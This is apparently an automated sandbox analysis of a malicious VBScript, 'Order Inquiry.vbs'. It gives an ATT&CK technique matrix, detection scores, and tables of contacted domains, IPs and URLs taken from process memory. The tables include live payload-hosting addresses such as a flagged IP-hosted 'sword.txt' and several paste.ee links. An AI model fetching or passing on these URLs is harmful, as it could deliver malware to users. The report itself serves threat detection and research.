Email Addresses	DNS Server	Domain Accounts	1 1 Command and Scripting Interpreter	1 1 Registry Run Keys / Startup Folder	1 1 Registry Run Keys / Startup Folder	1 Software Packing	Security Account Manager	1 Network Share Discovery	SMB/Windows Admin Shares	1 Email Collection	1 1 Encrypted Channel	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	3 PowerShell	Login Hook	Login Hook	1 DLL Side-Loading	NTDS	4 5 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	3 Non-Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Process Discovery	SSH	Keylogging	1 4 Application Layer Protocol	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 6 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 6 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	3 1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 System Network Configuration Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order Inquiry.vbs	5%	Virustotal		Browse
Order Inquiry.vbs	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
paste.ee	1%	Virustotal		Browse
whatismyipaddressnow.co	6%	Virustotal		Browse
ip-api.com	0%	Virustotal		Browse
uploaddeimagens.com.br	5%	Virustotal		Browse
75.103.13.0.in-addr.arpa	0%	Virustotal		Browse
icanhazip.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://ch.search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	0%	URL Reputation	safe	
http://x1.c.lencr.org/0	0%	URL Reputation	safe	
http://x1.i.lencr.org/0	0%	URL Reputation	safe	
http://https://ch.search.yahoo.com/favicon.icohttps://ch.search.yahoo.com/search	0%	URL Reputation	safe	
http://ip-api.com	0%	URL Reputation	safe	
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://www.apache.org/licenses/LICENSE-2.0.html	0%	URL Reputation	safe	
http://https://www.ecosia.org/newtab/	0%	URL Reputation	safe	
http://https://ac.ecosia.org/autocomplete?q=	0%	URL Reputation	safe	
http://https://aka.ms/pscore68	0%	URL Reputation	safe	
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	0%	URL Reputation	safe	
http://ip-api.com/line/?fields=hosting	0%	URL Reputation	safe	
http://https://aka.ms/pscore6	0%	Avira URL Cloud	safe	
http://https://duckduckgo.com/ac/?q=	0%	Avira URL Cloud	safe	
http://https://duckduckgo.com/chrome_newtab	0%	Avira URL Cloud	safe	
http://https://analytics.paste.ee	0%	Avira URL Cloud	safe	
http://https://go.microsoft.co	0%	Avira URL Cloud	safe	
http://icanhazip.com/	0%	Avira URL Cloud	safe	
http://https://chrome.google.com/webstore?hl=enWeb	0%	Avira URL Cloud	safe	
http://https://chrome.google.com/webstore?hl=en	0%	Avira URL Cloud	safe	
http://https://paste.ee/d/3dasY	0%	Avira URL Cloud	safe	
http://https://whatismyipaddressnow.co/API/FETCH/filter.php?countryid=14&token=vKEV5IjRm7wh	0%	Avira URL Cloud	safe	
http://https://www.oracle.com/technetwork/java/javase/downloads	0%	Avira URL Cloud	safe	
http://https://www.google.com	0%	Avira URL Cloud	safe	
http://93.123.39.71/sword.txt	100%	Avira URL Cloud	malware	
http://https://paste.ee/d/3dasY0	0%	Avira URL Cloud	safe	
http://icanhazip.com	0%	Avira URL Cloud	safe	
http://https://cdnjs.cloudflare.com	0%	Avira URL Cloud	safe	
http://https://cdnjs.cloudflare.com;	0%	Avira URL Cloud	safe	
http://https://paste.ee/d/3dasY4	0%	Avira URL Cloud	safe	
http://https://secure.gravatar.com	0%	Avira URL Cloud	safe	
http://https://www.office.com/	0%	Avira URL Cloud	safe	
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	0%	Avira URL Cloud	safe	
http://https://paste.ee/d/3dasY$	0%	Avira URL Cloud	safe	
http://https://support.mozilla.org/products/firefoxgro.allizom.troppus.elMx_wJzrE6l	0%	Avira URL Cloud	safe	
http://https://www.google.com;	0%	Avira URL Cloud	safe	
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	0%	Avira URL Cloud	safe	
http://https://www.office.com/Office	0%	Avira URL Cloud	safe	
http://crl.rootca1.amazontrust.com/rootca1.crl0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://chrome.google.com/webstore?hT	0%	Avira URL Cloud	safe	
http://ocsp.rootca1.amazontrust.com0:	0%	Avira URL Cloud	safe	
http://https://support.mozilla.org/kb/customize-firefox-controls-buttons-and-toolbars?utm_source=firefox-br	0%	Avira URL Cloud	safe	
http://https://www.office.com/LR	0%	Avira URL Cloud	safe	
http://https://github.com/Pester/Pester	0%	Avira URL Cloud	safe	
http://https://uploaddeimagens.com.br	0%	Avira URL Cloud	safe	
http://https://paste.ee/_	0%	Avira URL Cloud	safe	
http://https://whatismyipaddressnow.co/API/FETCH/getcountry.php	0%	Avira URL Cloud	safe	
http://https://uploaddeimagens.com.br/images/004/798/013/original/new_image.jpg?1718284138	0%	Avira URL Cloud	safe	
http://https://paste.ee/d/3dasYz	0%	Avira URL Cloud	safe	
http://crt.rootca1.amazontrust.com/rootca1.cer0?	0%	Avira URL Cloud	safe	
http://https://analytics.paste.ee;	0%	Avira URL Cloud	safe	
http://https://support.mozilla.org	0%	Avira URL Cloud	safe	
http://whatismyipaddressnow.co	0%	Avira URL Cloud	safe	
http://https://paste.ee/H	0%	Avira URL Cloud	safe	
http://https://themes.googleusercontent.com	0%	Avira URL Cloud	safe	
http://https://whatismyipaddressnow.co	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
paste.ee	188.114.97.3	true	true	• 1%, Virustotal, Browse	unknown
whatismyipaddressnow.co	188.114.96.3	true	false	• 6%, Virustotal, Browse	unknown
ip-api.com	208.95.112.1	true	true	• 0%, Virustotal, Browse	unknown
uploaddeimagens.com.br	188.114.97.3	true	true	• 5%, Virustotal, Browse	unknown
icanhazip.com	104.16.185.241	true	false	• 0%, Virustotal, Browse	unknown
75.103.13.0.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://icanhazip.com/	false	• Avira URL Cloud: safe	unknown
https://paste.ee/d/3dasY	true	• Avira URL Cloud: safe	unknown
https://whatismyipaddressnow.co/API/FETCH/filter.php?countryid=14&token=vKEV5IjRm7wh	true	• Avira URL Cloud: safe	unknown
http://93.123.39.71/sword.txt	false	• Avira URL Cloud: malware	unknown
https://whatismyipaddressnow.co/API/FETCH/getcountry.php	true	• Avira URL Cloud: safe	unknown
https://uploaddeimagens.com.br/images/004/798/013/original/new_image.jpg?1718284138	true	• Avira URL Cloud: safe	unknown
http://ip-api.com/line/?fields=hosting	false	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	AddInProcess32.exe, 00000009.00000002.1708598026.00000000040E1000.00000004.00000800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/ac/?q=	AddInProcess32.exe, 00000009.00000002.1708598026.00000000040E1000.00000004.00000800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://go.microsoft.co	powershell.exe, 00000003.00000002.1977414907.000001E4E7D10000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://analytics.paste.ee	wscript.exe, 00000000.00000003.140996839 0.00000260C4C27000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000003.1410808020.00000260C5A1C000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.1411597272.000002 60C4C27000.00000004.00000020.00020000.00 000000.sdmp, wscript.exe, 00000000.00000 003.1410412960.00000260C4F85000.00000004 .00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.00000260C4C270 00.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore6	powershell.exe, 00000003.00000002.193742 0985.000001E4CFCF9000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ch.search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	AddInProcess32.exe, 00000009.00000002.17 08598026.00000000040E1000.00000004.00000 800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D 000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• URL Reputation: safe	unknown
http://https://chrome.google.com/webstore?hl=en	AddInProcess32.exe, 00000009.00000002.16 81596776.00000000031EF000.00000004.00000 800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1681596776.00000000030C2 000.00000004.00000800.00020000.00000000.sdmp, tmp7752.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://chrome.google.com/webstore?hl=enWeb	tmp7752.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com	wscript.exe, 00000000.00000003.140996839 0.00000260C4C27000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000003.1410808020.00000260C5A1C000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.1411597272.000002 60C4C27000.00000004.00000020.00020000.00 000000.sdmp, wscript.exe, 00000000.00000 003.1410412960.00000260C4F85000.00000004 .00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.00000260C4C270 00.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.oracle.com/technetwork/java/javase/downloads	AddInProcess32.exe, 00000009.00000002.17 35664078.000000000616C000.00000004.00000 020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://x1.c.lencr.org/0	cert9.db.9.dr	false	• URL Reputation: safe	unknown
http://x1.i.lencr.org/0	cert9.db.9.dr	false	• URL Reputation: safe	unknown
http://https://ch.search.yahoo.com/favicon.icohttps://ch.search.yahoo.com/search	AddInProcess32.exe, 00000009.00000002.17 08598026.00000000040E1000.00000004.00000 800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D 000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• URL Reputation: safe	unknown
http://ip-api.com	AddInProcess32.exe, 00000009.00000002.16 81596776.000000000307E000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://paste.ee/d/3dasY0	wscript.exe, 00000000.00000003.140996839 0.00000260C4C27000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000002.1411597272.00000260C4C27000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.000002 60C4C27000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdnjs.cloudflare.com	wscript.exe, 00000000.00000003.140996839 0.00000260C4C27000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000003.1410808020.00000260C5A1C000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.1411597272.000002 60C4C27000.00000004.00000020.00020000.00 000000.sdmp, wscript.exe, 00000000.00000 003.1410412960.00000260C4F85000.00000004 .00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.00000260C4C270 00.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://icanhazip.com	AddInProcess32.exe, 00000009.00000002.16 81596776.000000000302E000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdnjs.cloudflare.com;	wscript.exe, 00000000.00000003.141080802 0.00000260C5A1C000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000002.1411597272.00000260C4C27000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1410412960.000002 60C4F85000.00000004.00000020.00020000.00 000000.sdmp, wscript.exe, 00000000.00000 003.1408406314.00000260C4C27000.00000004 .00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://paste.ee/d/3dasY4	wscript.exe, 00000000.00000003.140930603 3.00000260C2CFD000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000002.1411281235.00000260C2D37000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1410321938.000002 60C2D37000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000003.00000002.193742 0985.000001E4CFD41000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 00000005.00000002.1706558041.0000021CD8E F1000.00000004.00000800.00020000.0000000 0.sdmp, AddInProcess32.exe, 00000009.000 00002.1681596776.0000000002FE1000.000000 04.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.gravatar.com	wscript.exe, 00000000.00000003.140996839 0.00000260C4C27000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000003.1410808020.00000260C5A1C000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.1411597272.000002 60C4C27000.00000004.00000020.00020000.00 000000.sdmp, wscript.exe, 00000000.00000 003.1410412960.00000260C4F85000.00000004 .00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.00000260C4C270 00.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.office.com/	AddInProcess32.exe, 00000009.00000002.16 81596776.00000000034CE000.00000004.00000 800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1681596776.0000000003054 000.00000004.00000800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.168159 6776.00000000031EF000.00000004.00000800. 00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1681596776.0000000 0030C2000.00000004.00000800.00020000.000 00000.sdmp, tmpE8C2.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	AddInProcess32.exe, 00000009.00000002.17 08598026.00000000040E1000.00000004.00000 800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D 000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000005.00000002.170655 8041.0000021CD9113000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://paste.ee/d/3dasY$	wscript.exe, 00000000.00000003.140840631 4.00000260C4BEF000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000003.1409759305.00000260C4BF4000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.1411597272.000002 60C4BF4000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000005.00000002.170655 8041.0000021CD9113000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://support.mozilla.org/products/firefoxgro.allizom.troppus.elMx_wJzrE6l	tmpB97.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com;	wscript.exe, 00000000.00000003.141080802 0.00000260C5A1C000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000002.1411597272.00000260C4C27000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1410412960.000002 60C4F85000.00000004.00000020.00020000.00 000000.sdmp, wscript.exe, 00000000.00000 003.1408406314.00000260C4C27000.00000004 .00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	AddInProcess32.exe, 00000009.00000002.1708598026.00000000040E1000.00000004.00000800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.office.com/Office	tmpE8C2.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://crl.rootca1.amazontrust.com/rootca1.crl0	cert9.db.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://chrome.google.com/webstore?hT	AddInProcess32.exe, 00000009.00000002.1681596776.00000000031EF000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.rootca1.amazontrust.com0:	cert9.db.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.ecosia.org/newtab/	AddInProcess32.exe, 00000009.00000002.1708598026.00000000040E1000.00000004.00000800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• URL Reputation: safe	unknown
http://https://support.mozilla.org/kb/customize-firefox-controls-buttons-and-toolbars?utm_source=firefox-br	tmpB97.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000005.00000002.1706558041.0000021CD9113000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.office.com/LR	AddInProcess32.exe, 00000009.00000002.1681596776.00000000034CE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ac.ecosia.org/autocomplete?q=	AddInProcess32.exe, 00000009.00000002.1708598026.00000000040E1000.00000004.00000800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• URL Reputation: safe	unknown
http://https://paste.ee/_	wscript.exe, 00000000.00000003.1409968390.00000260C4C27000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.1411597272.00000260C4C27000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.00000260C4C27000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://uploaddeimagens.com.br	powershell.exe, 00000005.00000002.1706558041.0000021CD9113000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://paste.ee/d/3dasYz	wscript.exe, 00000000.00000003.1410412960.00000260C4F85000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.rootca1.amazontrust.com/rootca1.cer0?	cert9.db.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://analytics.paste.ee;	wscript.exe, 00000000.00000003.1409968390.00000260C4C27000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1410808020.00000260C5A1C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.1411597272.00000260C4C27000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1410412960.00000260C4F85000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.00000260C4C27000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore68	powershell.exe, 00000003.00000002.1937420985.000001E4CFD12000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.1706558041.0000021CD8EF1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://support.mozilla.org	tmpB97.tmp.dat.9.dr	false	• Avira URL Cloud: safe	unknown
http://whatismyipaddressnow.co	AddInProcess32.exe, 00000009.00000002.1681596776.00000000030DC000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	AddInProcess32.exe, 00000009.00000002.1708598026.00000000040E1000.00000004.00000800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1708598026.000000000437D000.00000004.00000800.00020000.00000000.sdmp, tmp448A.tmp.dat.9.dr, tmp77A1.tmp.dat.9.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
